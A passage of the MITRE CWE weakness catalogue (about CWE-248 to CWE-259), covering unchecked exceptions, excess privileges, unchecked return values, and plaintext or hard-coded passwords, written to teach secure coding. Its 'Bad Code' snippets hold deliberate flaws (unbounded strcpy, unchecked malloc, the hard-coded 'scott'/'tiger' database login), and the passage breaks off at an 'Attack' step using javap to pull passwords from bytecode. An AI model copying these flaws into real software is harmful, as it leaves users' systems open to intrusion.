The `_alloca()` function allocates memory on the stack. If an allocation request is too large for the available stack space, `_alloca()` throws an exception. If the exception is not caught, the program will crash, potentially enabling a denial of service attack. `_alloca()` has been deprecated as of Microsoft Visual Studio 2005(R). It has been replaced with the more secure `_alloca_s()`.

Example 2:

`EnterCriticalSection()` can raise an exception, potentially causing the program to crash. Under operating systems prior to Windows 2000, the `EnterCriticalSection()` function can raise an exception in low memory situations. If the exception is not caught, the program will crash, potentially enabling a denial of service attack.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699	313
				700	
ChildOf		389	Error Conditions, Return Values, Status Codes	699	497
ChildOf		691	Insufficient Control Flow Management	1000	812
ChildOf		703	Failure to Handle Exceptional Conditions	1000	840
ChildOf		730	OWASP Top Ten 2004 Category A9 - Denial of Service	711	855

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Often Misused: Exception Handling

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
54	Probing an Application Through Targeting its Error Reporting	

CWE-249: DEPRECATED: Often Misused: Path Manipulation

Weakness ID: 249 (Deprecated Weakness Variant)

Status: Deprecated

Description

Summary

This entry has been deprecated because of name confusion and an accidental combination of multiple weaknesses. Most of its content has been transferred to CWE-785.

Maintenance Notes

This entry was deprecated for several reasons. The primary reason is over-loading of the "path manipulation" term and the description. The original description for this entry was the same as that for the "Often Misused: File System" item in the original Seven Pernicious Kingdoms paper. However, Seven Pernicious Kingdoms also has a "Path Manipulation" phrase that is for external control of pathnames (CWE-73), which is a factor in symbolic link following and path traversal, neither of which is explicitly mentioned in 7PK. Fortify uses the phrase "Often Misused: Path Manipulation" for a broader range of problems, generally for issues related to buffer management. Given the multiple conflicting uses of this term, there is a chance that CWE users may have incorrectly mapped to this entry.

The second reason for deprecation is an implied combination of multiple weaknesses within buffer-handling functions. The focus of this entry has generally been on the path-conversion functions and their association with buffer overflows. However, some of Fortify's Vulncat entries have the term "path manipulation" but describe a non-overflow weakness in which the buffer is not guaranteed to contain the entire pathname, i.e., there is information truncation (see CWE-222 for a similar concept). A new entry for this non-overflow weakness may be created in a future version of CWE.

CWE-250: Execution with Unnecessary Privileges

Weakness ID: 250 (Weakness Class)

Status: Draft

Description

Summary

The software performs an operation at a privilege level that is higher than the minimum level required, which creates new weaknesses or amplifies the consequences of other weaknesses.

Extended Description

New weaknesses can be exposed because running with extra privileges, such as root or Administrator, can disable the normal security checks being performed by the operating system or surrounding environment. Other pre-existing weaknesses can turn into security vulnerabilities if they occur while operating at raised privileges.

Privilege management functions can behave in some less-than-obvious ways, and they have different quirks on different platforms. These inconsistencies are particularly pronounced if you are transitioning from one non-root user to another. Signal handlers and spawned processes run at the privilege of the owning process, so if a process is running as root when a signal fires or a sub-process is executed, the signal handler or sub-process will operate with root privileges.

Time of Introduction

- Installation
- Architecture and Design
- Operation

Applicable Platforms

Languages

- All

Modes of Introduction

If an application has this design problem, then it can be easier for the developer to make implementation-related errors such as CWE-271 (Privilege Dropping / Lowering Errors). In addition, the consequences of Privilege Chaining (CWE-268) can become more severe.

Common Consequences

Confidentiality

Integrity

Availability

An attacker will be able to gain access to any resources that are allowed by the extra privileges. Common results include executing code, disabling services, and reading restricted data.

Likelihood of Exploit

Medium

Detection Methods

Manual Analysis

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Black Box

Use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as `truss` (Solaris) and `strace` (Linux); system activity monitors such as FileMon, RegMon, Process Monitor, and other Sysinternals utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.

Attach the monitor to the process and perform a login. Look for library functions and system calls that indicate when privileges are being raised or dropped. Look for accesses of resources that are restricted to normal users.

Note that this technique is only useful for privilege issues related to system resources. It is not likely to detect application-level business rules that are related to privileges, such as if a blog system allows a user to delete a blog entry without first checking that the user has administrator privileges.

Observed Examples

Reference	Description
CVE-2007-3931	Installation script installs some programs as <code>setuid</code> when they shouldn't be.
CVE-2007-4217	FTP client program on a certain OS runs with <code>setuid</code> privileges and has a buffer overflow. Most clients do not need extra privileges, so an overflow is not a vulnerability for those clients.
CVE-2007-5159	OS incorrectly installs a program with <code>setuid</code> privileges, allowing users to gain privileges.
CVE-2008-0162	Program does not drop privileges before calling another program, allowing code execution.
CVE-2008-0368	<code>setuid</code> root program allows creation of arbitrary files through command line argument.
CVE-2008-1877	Program runs with privileges and calls another program with the same privileges, which allows read of arbitrary files.
CVE-2008-4638	Composite: application running with high privileges allows user to specify a restricted file to process, which generates a parsing error that leaks the contents of the file.

Potential Mitigations

Architecture and Design**Operation****Environment Hardening**

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Architecture and Design**Separation of Privilege**

Identify the functionality that requires additional privileges, such as access to privileged operating system resources. Wrap and centralize this functionality if possible, and isolate the privileged code as much as possible from other code. Raise your privileges as late as possible, and drop them as soon as possible to avoid CWE-271. Avoid weaknesses such as CWE-288 and CWE-420 by protecting all possible communication channels that could interact with your privileged code, such as a secondary socket that you only intend to be accessed by administrators.

Implementation

Perform extensive input validation for any privileged code that must be exposed to the user and reject anything that does not fit your strict requirements.

Implementation

When you drop privileges, ensure that you have dropped them successfully to avoid CWE-273. As protection mechanisms in the environment get stronger, privilege-dropping calls may fail even if it seems like they would always succeed.








Implementation

If circumstances force you to run with extra privileges, then determine the minimum access level necessary. First identify the different permissions that the software and its users will need to perform their actions, such as file read and write permissions, network socket permissions, and so forth. Then explicitly allow those actions while denying all else. Perform extensive input validation and canonicalization to minimize the chances of introducing a separate vulnerability. This mitigation is much more prone to error than dropping the privileges in the first place.

Operation**System Configuration****Environment Hardening**

Ensure that your software runs properly under the Federal Desktop Core Configuration (FDCC) or an equivalent hardening configuration guide, which many organizations use to limit the attack surface and potential risk of deployed software.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699 700	313
ChildOf		264	Permissions, Privileges, and Access Controls	699	352
PeerOf		265	Privilege / Sandbox Issues	1000	353
ChildOf		269	Improper Privilege Management	1000	357
PeerOf		271	Privilege Dropping / Lowering Errors	1000	359
ChildOf		657	Violation of Secure Design Principles	699	768
				1000	
ChildOf		753	2009 Top 25 - Porous Defenses	750	874

Relationship Notes

There is a close association with CWE-653 (Insufficient Separation of Privileges). CWE-653 is about providing separate components for each privilege; CWE-250 is about ensuring that each component has the least amount of privileges possible.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Often Misused: Privilege Management

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
69	Target Programs with Elevated Privileges	
104	Cross Zone Scripting	

References

Jerome H. Saltzer and Michael D. Schroeder. "The Protection of Information in Computer Systems". Proceedings of the IEEE 63. September, 1975. < <http://web.mit.edu/Saltzer/www/publications/protection/> >.

Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. < <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html> >.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 7, "Running with Least Privilege" Page 207. 2nd Edition. Microsoft. 2002.

Maintenance Notes

CWE-271, CWE-272, and CWE-250 are all closely related and possibly overlapping. CWE-271 is probably better suited as a category. Both CWE-272 and CWE-250 are in active use by the community. The "least privilege" phrase has multiple interpretations.

CWE-251: Often Misused: String Management

Category ID: 251 (Category) Status: Incomplete

Description

Summary

Functions that manipulate strings encourage buffer overflows.

Applicable Platforms





Languages

- C
- C++

Demonstrative Examples

Windows provides the `_mbs` family of functions to perform various operations on multibyte strings. When these functions are passed a malformed multibyte string, such as a string containing a valid leading byte followed by a single null byte, they can read or write past the end of the string buffer causing a buffer overflow. The following functions all pose a risk of buffer overflow: `_mbsinc` `_mbsdec` `_mbsncat` `_mbsncpy` `_mbsnextc` `_mbsnset` `_mbsrev` `_mbsset` `_mbsstr` `_mbstok` `_mbccpy` `_mbslen`

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		133	String Errors	<input checked="" type="checkbox"/>	699 211
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	<input checked="" type="checkbox"/>	699 313
ChildOf		633	Weaknesses that Affect Memory	<input checked="" type="checkbox"/>	631 737
MemberOf		630	<i>Weaknesses Examined by SAMATE</i>	<input checked="" type="checkbox"/>	630 735

Affected Resources

- Memory

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Often Misused: Strings

White Box Definitions

Definition: A weakness where code path has:

1. end statement that passes the string item to a string function
2. start statement that malformed the string item

Where "malformed" is defined through the following scenarios:

1. changed to unexpected value
2. incorrect syntactical structure

CWE-252: Unchecked Return Value

Weakness ID: 252 (Weakness Base)

Status: Draft

Description

Summary

The software does not check the return value from a method or function, which can prevent it from detecting unexpected states and conditions.

Extended Description

Two common programmer assumptions are "this function call can never fail" and "it doesn't matter if this function call fails". If an attacker can force the function to fail or otherwise return a value that is not expected, then the subsequent program logic could lead to a vulnerability, because the software is not in a state that the programmer assumes. For example, if the program calls a function to drop privileges but does not check the return code to ensure that privileges were successfully dropped, then the program will continue to operate with the higher privileges.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

The data which were produced as a result of a function call could be in a bad state upon return. If the return value is not checked, then this bad data may be used in operations and lead to a crash or other unintended behaviors.

Likelihood of Exploit

Low

Demonstrative Examples

Example 1:

Consider the following code segment:

C Example:

Bad Code

```
char buf[10], cp_buf[10];
fgets(buf, 10, stdin);
strcpy(cp_buf, buf);
```

The programmer expects that when `fgets()` returns, `buf` will contain a null-terminated string of length 9 or less. But if an I/O error occurs, `fgets()` will not null-terminate `buf`. Furthermore, if the end of the file is reached before any characters are read, `fgets()` returns without writing anything to `buf`. In both of these situations, `fgets()` signals that something unusual has happened by returning `NULL`, but in this code, the warning will not be noticed. The lack of a null terminator in `buf` can result in a buffer overflow in the subsequent call to `strcpy()`.

Example 2:

The following code does not check to see if memory allocation succeeded before attempting to use the pointer returned by `malloc()`.

C Example:

Bad Code

```
buf = (char*) malloc(req_size);
strcpy(buf, xfer, req_size);
```

The traditional defense of this coding error is: "If my program runs out of memory, it will fail. It doesn't matter whether I handle the error or simply allow the program to die with a segmentation fault when it tries to dereference the null pointer." This argument ignores three important considerations:

Depending upon the type and size of the application, it may be possible to free memory that is being used elsewhere so that execution can continue.

It is impossible for the program to perform a graceful exit if required. If the program is performing an atomic operation, it can leave the system in an inconsistent state.

The programmer has lost the opportunity to record diagnostic information. Did the call to malloc() fail because req_size was too large or because there were too many requests being handled at the same time? Or was it caused by a memory leak that has built up over time? Without handling the error, there is no way to know.

Example 3:

The following code loops through a set of users, reading a private data file for each user. The programmer assumes that the files are always 1 kilobyte in size and therefore ignores the return value from Read(). If an attacker can create a smaller file, the program will recycle the remainder of the data from the previous user and handle it as though it belongs to the attacker.

Java Example:

Bad Code

```
char[] byteArray = new char[1024];
for (IEnumerator i=users.GetEnumerator(); i.MoveNext() ;i.Current()) {
    String userName = (String) i.Current();
    String pFileName = PFILE_ROOT + "/" + userName;
    StreamReader sr = new StreamReader(pFileName);
    sr.Read(byteArray,0,1024);//the file is always 1k bytes
    sr.Close();
    processPFile(userName, byteArray);
}
```

Java Example:

Bad Code

```
FileInputStream fis;
byte[] byteArray = new byte[1024];
for (Iterator i=users.iterator(); i.hasNext();) {
    String userName = (String) i.next();
    String pFileName = PFILE_ROOT + "/" + userName;
    FileInputStream fis = new FileInputStream(pFileName);
    fis.read(byteArray); // the file is always 1k bytes
    fis.close();
    processPFile(userName, byteArray);
}
```

Example 4:

The following code does not check to see if the string returned by getParameter() is null before calling the member function compareTo(), potentially causing a NULL dereference.

Java Example:

Bad Code

```
String itemName = request.getParameter(ITEM_NAME);
if (itemName.compareTo(IMPORTANT_ITEM)) {
    ...
}
...
```

The following code does not check to see if the string returned by theItem property is null before calling the member function Equals(), potentially causing a NULL dereference. string itemName = request.Item(ITEM_NAME);

Bad Code

```
if (itemName.Equals(IMPORTANT_ITEM)) {
    ...
}
...
```

The traditional defense of this coding error is: "I know the requested value will always exist because.... If it does not exist, the program cannot perform the desired behavior so it doesn't matter whether I handle the error or simply allow the program to die dereferencing a null value." But attackers are skilled at finding unexpected paths through programs, particularly when exceptions are involved.

Example 5:

The following code shows a system property that is set to null and later dereferenced by a programmer who mistakenly assumes it will always be defined.

Bad Code

```
System.clearProperty("os.name");
...
String os = System.getProperty("os.name");
if (os.equalsIgnoreCase("Windows 95")) System.out.println("Not supported");
```

The traditional defense of this coding error is: "I know the requested value will always exist because.... If it does not exist, the program cannot perform the desired behavior so it doesn't matter whether I handle the error or simply allow the program to die dereferencing a null value." But attackers are skilled at finding unexpected paths through programs, particularly when exceptions are involved.

Example 6:

The following VB.NET code does not check to make sure that it has read 50 bytes from myfile.txt. This can cause DoDangerousOperation() to operate on an unexpected value.

Bad Code

```
Dim MyFile As New FileStream("myfile.txt", FileMode.Open, FileAccess.Read, FileShare.Read)
Dim MyArray(50) As Byte
MyFile.Read(MyArray, 0, 50)
DoDangerousOperation(MyArray(20))
```

In .NET, it is not uncommon for programmers to misunderstand Read() and related methods that are part of many System.IO classes. The stream and reader classes do not consider it to be unusual or exceptional if only a small amount of data becomes available. These classes simply add the small amount of data to the return buffer, and set the return value to the number of bytes or characters read. There is no guarantee that the amount of data returned is equal to the amount of data requested.

Example 7:

It is not uncommon for Java programmers to misunderstand read() and related methods that are part of many java.io classes. Most errors and unusual events in Java result in an exception being thrown. But the stream and reader classes do not consider it unusual or exceptional if only a small amount of data becomes available. These classes simply add the small amount of data to the return buffer, and set the return value to the number of bytes or characters read. There is no guarantee that the amount of data returned is equal to the amount of data requested. This behavior makes it important for programmers to examine the return value from read() and other IO methods to ensure that they receive the amount of data they expect.

Example 8:

This example takes an IP address from a user, verifies that it is well formed and then looks up the hostname and copies it into a buffer.

C Example:*Bad Code*

```
void host_lookup(char *user_supplied_addr){
    struct hostent *hp;
    in_addr_t *addr;
    char hostname[64];
    in_addr_t inet_addr(const char *cp);
    /*routine that ensures user_supplied_addr is in the right format for conversion */
    validate_addr_form(user_supplied_addr);
    addr = inet_addr(user_supplied_addr);
    hp = gethostbyaddr( addr, sizeof(struct in_addr), AF_INET);
    strcpy(hostname, hp->h_name);
}
```

If an attacker provides an address that appears to be well-formed, but the address does not resolve to a hostname, then the call to gethostbyaddr() will return NULL. When this occurs, a NULL pointer dereference (CWE-476) will occur in the call to strcpy().

Note that this example is also vulnerable to a buffer overflow (see CWE-119).

Example 9:

The following function attempts to acquire a lock in order to perform operations on a shared resource.

C Example:

Bad Code

```
void f(pthread_mutex_t *mutex) {
    pthread_mutex_lock(mutex);
    /* access shared resource */
    pthread_mutex_unlock(mutex);
}
```

However, the code fails to check the value returned by pthread_mutex_lock() for errors. If pthread_mutex_lock() fails to acquire the mutex for any reason the function may introduce a race condition into the program and result in undefined behavior.

In order to avoid data races correctly written programs must check the result of thread synchronization functions and appropriately handle all errors, either by attempting to recover from them or reporting it to higher levels.

Good Code

```
int f(pthread_mutex_t *mutex) {
    int result;
    result = pthread_mutex_lock(mutex);
    if (0 != result)
        return result;
    /* access shared resource */
    return pthread_mutex_unlock(mutex);
}
```

Observed Examples

Reference	Description
CVE-2006-2916	Program does not check return value when invoking functions to drop privileges, which could leave users with higher privileges than expected by forcing those functions to fail.
CVE-2006-4447	Program does not check return value when invoking functions to drop privileges, which could leave users with higher privileges than expected by forcing those functions to fail.
CVE-2007-3798	Unchecked return value leads to resultant integer overflow and code execution.
CVE-2008-5183	chain: unchecked return value can lead to NULL dereference
CVE-2010-0211	chain: unchecked return value (CWE-252) leads to free of invalid, uninitialized pointer (CWE-824).

Potential Mitigations

Implementation

High

Check the results of all functions that return a value and verify that the value is expected. Checking the return value of the function will typically be sufficient, however beware of race conditions (CWE-362) in a concurrent environment.

Implementation

Ensure that you account for all possible return values from the function.

Implementation

When designing a function, make sure you return a value or throw an exception in case of an error.

Background Details

Many functions will return some value about the success of their actions. This will alert the program whether or not to handle any errors caused by that function.

Relationships

Nature	Type	ID	Name	V	GO	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699 700		313
ChildOf		389	Error Conditions, Return Values, Status Codes	699		497

Nature	Type	ID	Name	V	∞	Page
CanPrecede	B	476	NULL Pointer Dereference	1000	690	594
ChildOf	C	728	OWASP Top Ten 2004 Category A7 - Improper Error Handling	711		854
ChildOf	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734		866
ChildOf	G	754	Improper Check for Unusual or Exceptional Conditions	1000		874
PeerOf	B	273	Improper Check for Dropped Privileges	1000		362
StartsChain	∞	690	Unchecked Return Value to NULL Pointer Dereference	709	690	811

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Unchecked Return Value
CLASP			Ignored function return value
OWASP Top Ten 2004	A7	CWE More Specific	Improper Error Handling
CERT C Secure Coding	MEM32-C		Detect and handle memory allocation errors

References

[REF-7] Mark Dowd, John McDonald and Justin Schuh. "The Art of Software Security Assessment". Chapter 7, "Program Building Blocks" Page 341.. 1st Edition. Addison Wesley. 2006.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 20, "Checking Returns" Page 624. 2nd Edition. Microsoft. 2002.

CERT. "ERR10-CPP. Check for error conditions". < <https://www.securecoding.cert.org/confluence/display/cplusplus/ERR10-CPP.+Check+for+error+conditions> >.

CWE-253: Incorrect Check of Function Return Value

Weakness ID: 253 (Weakness Base)

Status: Incomplete

Description

Summary

The software incorrectly checks a return value from a function, which prevents the software from detecting errors or exceptional conditions.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

The data -- which were produced as a result of an improperly checked return value of a function -- could be in a bad state.

Likelihood of Exploit

Low

Demonstrative Examples

C/C++ Example:

Bad Code

```
tmp = malloc(sizeof(int) * 4);
if (tmp < 0 ) {
    perror("Failure");
    //should have checked if the call returned 0
}
```

Potential Mitigations

Requirements specification: Use a language or compiler that uses exceptions and requires the catching of those exceptions.

Implementation

Properly check all functions which return a value.

Implementation

When designing any function make sure you return a value or throw an exception in case of an error.

Other Notes

Important and common functions will return some value about the success of its actions. This will alert the program whether or not to handle any errors caused by that function.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699	313
ChildOf		389	Error Conditions, Return Values, Status Codes	699	497
ChildOf		573	Failure to Follow Specification	1000	680
ChildOf		754	Improper Check for Unusual or Exceptional Conditions	1000	874

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Misinterpreted function return value

CWE-254: Security Features

Category ID: 254 (Category) Status: Incomplete

Description

Summary

Software security is not security software. Here we're concerned with topics like authentication, access control, confidentiality, cryptography, and privilege management.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		18	Source Code	699	14
ParentOf		255	Credentials Management	699	341
ParentOf		256	Plaintext Storage of a Password	700	341
ParentOf		258	Empty Password in Configuration File	700	344
ParentOf		259	Use of Hard-coded Password	700	345
ParentOf		260	Password in Configuration File	699	348
ParentOf		261	Weak Cryptography for Passwords	700	349
ParentOf		264	Permissions, Privileges, and Access Controls	699	352
ParentOf		272	Least Privilege Violation	700	360
ParentOf		285	Improper Access Control (Authorization)	700	373
ParentOf		287	Improper Authentication	699	377
ParentOf		295	Certificate Issues	699	389
ParentOf		310	Cryptographic Issues	699	407
ParentOf		330	Use of Insufficiently Random Values	699	430
ParentOf		345	Insufficient Verification of Data Authenticity	699	444
ParentOf		355	User Interface Security Issues	699	457
ParentOf		358	Improperly Implemented Security Check for Standard	699	459
ParentOf		359	Privacy Violation	699	459
ParentOf		565	Reliance on Cookies without Validation and Integrity Checking	699	673
ParentOf		602	Client-Side Enforcement of Server-Side Security	699	709
ParentOf		653	Insufficient Compartmentalization	699	763
ParentOf		654	Reliance on a Single Factor in a Security Decision	699	764
ParentOf		655	Insufficient Psychological Acceptability	699	765
ParentOf		656	Reliance on Security through Obscurity	699	767
ParentOf		693	Protection Mechanism Failure	699	814

Nature	Type	ID	Name	V	Page
MemberOf	V	700	Seven Pernicious Kingdoms	700	819
ParentOf	B	778	Insufficient Logging	699	909
ParentOf	B	779	Logging of Excessive Data	699	911
ParentOf	V	784	Reliance on Cookies without Validation and Integrity Checking in a Security Decision	699	917
ParentOf	B	798	Use of Hard-coded Credentials	700	930
ParentOf	B	807	Reliance on Untrusted Inputs in a Security Decision	699	943

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Security Features

CWE-255: Credentials Management

Category ID: 255 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to the management of credentials.

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	254	Security Features	699	340
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ParentOf	V	261	Weak Cryptography for Passwords	699	349
ParentOf	V	262	Not Using Password Aging	699	350
ParentOf	B	263	Password Aging with Long Expiration	699	351
ParentOf	B	521	Weak Password Requirements	699	644
ParentOf	B	522	Insufficiently Protected Credentials	699	644
ParentOf	V	549	Missing Password Field Masking	699	662
ParentOf	V	620	Unverified Password Change	699	726
MemberOf	V	635	Weaknesses Used by NVD	635	738
ParentOf	B	640	Weak Password Recovery Mechanism for Forgotten Password	699	745
ParentOf	B	798	Use of Hard-coded Credentials	699	930

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A3	CWE More Specific	Broken Authentication and Session Management

CWE-256: Plaintext Storage of a Password

Weakness ID: 256 (Weakness Variant) Status: Incomplete

Description

Summary

Storing a password in plaintext may result in a system compromise.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Likelihood of Exploit

Very High

Demonstrative Examples

Example 1:

The following code reads a password from a properties file and uses the password to connect to a database.

Java Example:

Bad Code

```
...
Properties prop = new Properties();
prop.load(new FileInputStream("config.properties"));
String password = prop.getProperty("password");
DriverManager.getConnection(url, usr, password);
...
```

This code will run successfully, but anyone who has access to config.properties can read the value of password. If a devious employee has access to this information, they can use it to break into the system.

Example 2:

The following code reads a password from the registry and uses the password to create a new network credential.

Java Example:

Bad Code

```
...
String password = regKey.GetValue(passKey).toString();
NetworkCredential netCred = new NetworkCredential(username,password,domain);
...
```

This code will run successfully, but anyone who has access to the registry key used to store the password can read the value of password. If a devious employee has access to this information, they can use it to break into the system

Potential Mitigations

Avoid storing passwords in easily accessible locations.

Consider storing cryptographic hashes of passwords as an alternative to storing in plaintext.

Other Notes

Password management issues occur when a password is stored in plaintext in an application's properties or configuration file. A programmer can attempt to remedy the password management problem by obscuring the password with an encoding function, such as base 64 encoding, but this effort does not adequately protect the password. Storing a plaintext password in a configuration file allows anyone who can read the file access to the password-protected resource. Developers sometimes believe that they cannot defend the application from someone who has access to the configuration, but this attitude makes an attacker's job easier. Good password management guidelines require that a password never be stored in plaintext.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	254	Security Features	700	340
ChildOf	B	522	Insufficiently Protected Credentials	699	644
				1000	

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Password Management

References

J. Viega and G. McGraw. "Building Secure Software: How to Avoid Security Problems the Right Way". 2002.

CWE-257: Storing Passwords in a Recoverable Format

Weakness ID: 257 (Weakness Base)

Status: Incomplete

Description

Summary

The storage of passwords in a recoverable format makes them subject to password reuse attacks by malicious users. If a system administrator can recover a password directly, or use a brute force search on the available information, the administrator can use the password on other accounts.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

User's passwords may be revealed.

Authentication

Revealed passwords may be reused elsewhere to impersonate the users in question.

Likelihood of Exploit

Very High

Demonstrative Examples

C/C++ Example:

Bad Code

```
int VerifyAdmin(char *password) {
    if (strcmp(compress(password), compressed_password)) {
        printf("Incorrect Password!\n");
        return(0);
    }
    printf("Entering Diagnostic Mode...\n");
    return(1);
}
```

Java Example:

Bad Code

```
int VerifyAdmin(String password) {
    if (passwd.Equals(compress(password), compressed_password)) {
        return(0);
    }
    //Diagnostic Mode
    return(1);
}
```

Potential Mitigations

Architecture and Design

Use strong, non-reversible encryption to protect stored passwords.

Other Notes

The use of recoverable passwords significantly increases the chance that passwords will be used maliciously. In fact, it should be noted that recoverable encrypted passwords provide no significant benefit over plain-text passwords since they are subject not only to reuse by malicious attackers but also by malicious insiders.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
PeerOf	B	259	Use of Hard-coded Password	1000	345
ChildOf	B	522	Insufficiently Protected Credentials	699	644

Nature	Type	ID	Name	V	Page
				1000	
PeerOf	B	798	Use of Hard-coded Credentials	1000	930

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Storing passwords in a recoverable format

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
49	Password Brute Forcing	

Maintenance Notes

The meaning of this node needs to be investigated more closely, especially with respect to what is meant by "recoverable."

CWE-258: Empty Password in Configuration File

Weakness ID: 258 (Weakness Variant) **Status:** Incomplete

Description

Summary

Using an empty string as a password is insecure.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Likelihood of Exploit

Very High

Potential Mitigations

Passwords should be at least eight characters long -- the longer the better. Avoid passwords that are in any way similar to other passwords you have. Avoid using words that may be found in a dictionary, names book, on a map, etc. Consider incorporating numbers and/or punctuation into your password. If you do use common words, consider replacing letters in that word with numbers and punctuation. However, do not use "similar-looking" punctuation. For example, it is not a good idea to change cat to c@t, ca+, (@+, or anything similar. Finally, it is never appropriate to use an empty string as a password.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	254	Security Features	700	340
ChildOf	V	260	Password in Configuration File	699	348
				1000	
ChildOf	B	521	Weak Password Requirements	1000	644

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Password Management: Empty Password in Configuration File

References

J. Viega and G. McGraw. "Building Secure Software: How to Avoid Security Problems the Right Way". 2002.

CWE-259: Use of Hard-coded Password

Weakness ID: 259 (*Weakness Base*)

Status: Draft

Description

Summary

The software contains a hard-coded password, which it uses for its own inbound authentication or for outbound communication to external components.

Extended Description

A hard-coded password typically leads to a significant authentication failure that can be difficult for the system administrator to detect. Once detected, it can be difficult to fix, so the administrator may be forced into disabling the product entirely. There are two main variations:

Inbound: the software contains an authentication mechanism that checks for a hard-coded password.

Outbound: the software connects to another system or component, and it contains hard-coded password for connecting to that component.

In the Inbound variant, a default administration account is created, and a simple password is hard-coded into the product and associated with that account. This hard-coded password is the same for each installation of the product, and it usually cannot be changed or disabled by system administrators without manually modifying the program, or otherwise patching the software. If the password is ever discovered or published (a common occurrence on the Internet), then anybody with knowledge of this password can access the product. Finally, since all installations of the software will have the same password, even across different organizations, this enables massive attacks such as worms to take place.

The Outbound variant applies to front-end systems that authenticate with a back-end service. The back-end service may require a fixed password which can be easily discovered. The programmer may simply hard-code those back-end credentials into the front-end software. Any user of that program may be able to extract the password. Client-side systems with hard-coded passwords pose even more of a threat, since the extraction of a password from a binary is usually very simple.

Time of Introduction

- Implementation
- Architecture and Design

Applicable Platforms

Languages

- Language-independent

Common Consequences

Authentication

If hard-coded passwords are used, it is almost certain that malicious users will gain access through the account in question.

Likelihood of Exploit

Very High

Detection Methods

Manual Analysis

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Black Box

Use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as `truss` (Solaris) and `strace` (Linux); system activity monitors such as `FileMon`, `RegMon`, `Process Monitor`, and other `Sysinternals` utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.

Attach the monitor to the process and perform a login. Using disassembled code, look at the associated instructions and see if any of them appear to be comparing the input to a fixed string or value.

Demonstrative Examples

Example 1:

The following code uses a hard-coded password to connect to a database:

Java Example:

Bad Code

```
...
DriverManager.getConnection(url, "scott", "tiger");
...
```

This is an example of an external hard-coded password on the client-side of a connection. This code will run successfully, but anyone who has access to it will have access to the password. Once the program has shipped, there is no going back from the database user "scott" with a password of "tiger" unless the program is patched. A devious employee with access to this information can use it to break into the system. Even worse, if attackers have access to the bytecode for application, they can use the `javap -c` command to access the disassembled code, which will contain the values of the passwords used. The result of this operation might look something like the following for the example above:

Attack

```
javap -c ConnMngr.class
